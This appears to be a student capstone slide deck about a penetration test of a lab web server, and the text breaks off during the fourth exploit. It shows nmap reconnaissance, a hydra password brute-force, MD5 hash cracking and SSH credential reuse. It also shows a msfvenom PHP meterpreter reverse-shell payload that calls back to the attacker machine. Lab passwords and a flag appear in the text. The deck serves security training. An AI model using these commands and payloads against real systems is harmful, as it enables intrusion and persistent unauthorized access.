



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Prepared by: Abdul Rahman Ayash

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1
OS: Windows XP
Hostname:
ML-RefVM-684427

IPv4: APA
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, crystalline effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVM-684427	192.168.1.1	Default Gateway
Kali	192.168.1.90	Red Team Machine (The attacker)
ELK	192.168.1.100	SIEM system
Capstone	192.168.1.105	Web Server (The Target)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Insecure authentication prompt and basic authentication method	Moving for one folder to other folder in website led to detect secret folder which should not be access to the public	Discovery of a username called Ashton
Weak password and no account lockout after multiple failed attempts	The password was easy to comprise using hydra with well known dictionary wordlist	Ability to login as user Ashton and disclosure of Ryan's hashed password to log in at /webdav
Credential reused attack	After cracking Ryan password his Credential were reused on different service	With credential reused we were able to remotely login as Ryan and uncover sensitive data
Unresisted of uploading executable file	The uploading unrestricted and executable files can be automatically processed within the product's environment and bypass the application layer defenses and potentially completely compromise the system	Gain persistent remote access to Capstone Apache web server. Changing Ryan's or ashton's password would be ineffective

Exploitation: Insecure Authentication Prompt and Basic Authentication Method

01

Tools & Processes

Our target machine was identified by using nmap. The nmap scan of 192.168.105 revealed that port 80 was opened. Next we opened a web browser and typed the IP address of the machine into the address bar. We were able to navigate through the website and the insecure authentication prompt revealed the user name.

02

Achievements

The Vulnerability led
Discovery of a username
"ashton"

03

Screenshots in the next slide

Screenshot of First Vulnerability

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds

root@Kali:~# nmap -sV 192.168.1.105

Starting Nmap 7.80 (<https://nmap.org>) at 2022-01-08 08:41 PST

Nmap scan report for 192.168.1.105

Host is up (0.00063s latency).

Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

80/tcp	open	http	Apache httpd 2.4.29
--------	------	------	---------------------

MAC Address: 00:15:5D:00:04:0F (Microsoft)


Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds

root@Kali:~#

Screenshot of First Vulnerability



Exploitation: Weak Password and No Account Lockout After Multiple Failed Attempts

01

Tools & Processes

Using hydra we were able to brute force the password for the username 'ashton' using well known password wordlist. we also discovered Ryan's hashed password and used www.crackstation.com to unveil the password.

02

Achievements


Ability to login as user 'ashton' and disclosure of Ryan's hashed password login on /webdav

03


Screenshots in the next slide

Screenshot of The Second Vulnerability

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-08 09:10:55
root@Kali:/usr/share/wordlists#
```



Screenshot of The Second Vulnerability




Screenshot of The Second Vulnerability

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Exploitation: Credential Reuse

01

Tools & Processes:

With the discovery of the usernames and passwords we were able to ssh into the web server as Ryan using his password from /webdav

02


Achievements

We are to able navigate inside the web server and retrieve sensitive data.

03

Screenshots in the next slide

Screenshot of The Third Vulnerability



```
CrackStation - Online Pa... Shell No. 9 ryan@server1: ~ 11:00 AM
ryan@server1: ~
File Actions Edit View Help
root@Kali:~# ssh ryan@192.168.1.105
ryan@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jan  8 19:00:18 UTC 2022

System load:  0.03               Processes:            115
Usage of /:   59.7% of 9.78GB    Users logged in:     1
Memory usage: 10%              IP address for eth0: 192.168.1.105
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

285 packages can be updated.
160 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ryan@server1:~$
```


Screenshot of The Third Vulnerability

ryan@server1:~\$ locate flag.txt

/flag.txt

ryan@server1:~\$ cat /flag.txt

b1ng0w@5h1sn@m0

ryan@server1:~\$

Exploitation: Unrestricted and Executable File Upload

01

Tools & Processes

Using msfvenom and Metasploit we are able to upload executable file on Capstone Apache server

02

Achievements

Installing a backdoor on the server to Gain persistent remote access to Capstone web server, Changing Ryan's or Ashon's password would be ineffective


03

Screenshots in the next slide

Screenshot of The Forth Vulnerability

```
root@Kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
root@Kali:/usr/share/wordlists# cd ~
root@Kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=80 -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes
Saved as: shell.php
root@Kali:~#
```

Screenshot of The Forth Vulnerability



Screenshot of The Forth Vulnerability


```
Shell No.1
File Actions Edit View Help
msf5 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.1.90:80
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 4 opened (192.168.1.90:80 → 192.168.1.105:53176) at 2022-01-14 18:37:25 -0800

meterpreter > shell
Process 1556 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash");'
www-data@server1:/var/www/webdav$ whoiam
whoiam
whoiam: command not found
www-data@server1:/var/www/webdav$ whoami
whoami
www-data
www-data@server1:/var/www/webdav$ pwd
/var/www/webdav
www-data@server1:/var/www/webdav$
```

Screenshot of The Forth Vulnerability

```
Channel 1 created.  
python -c 'import pty;pty.spawn("/bin/bash");'  
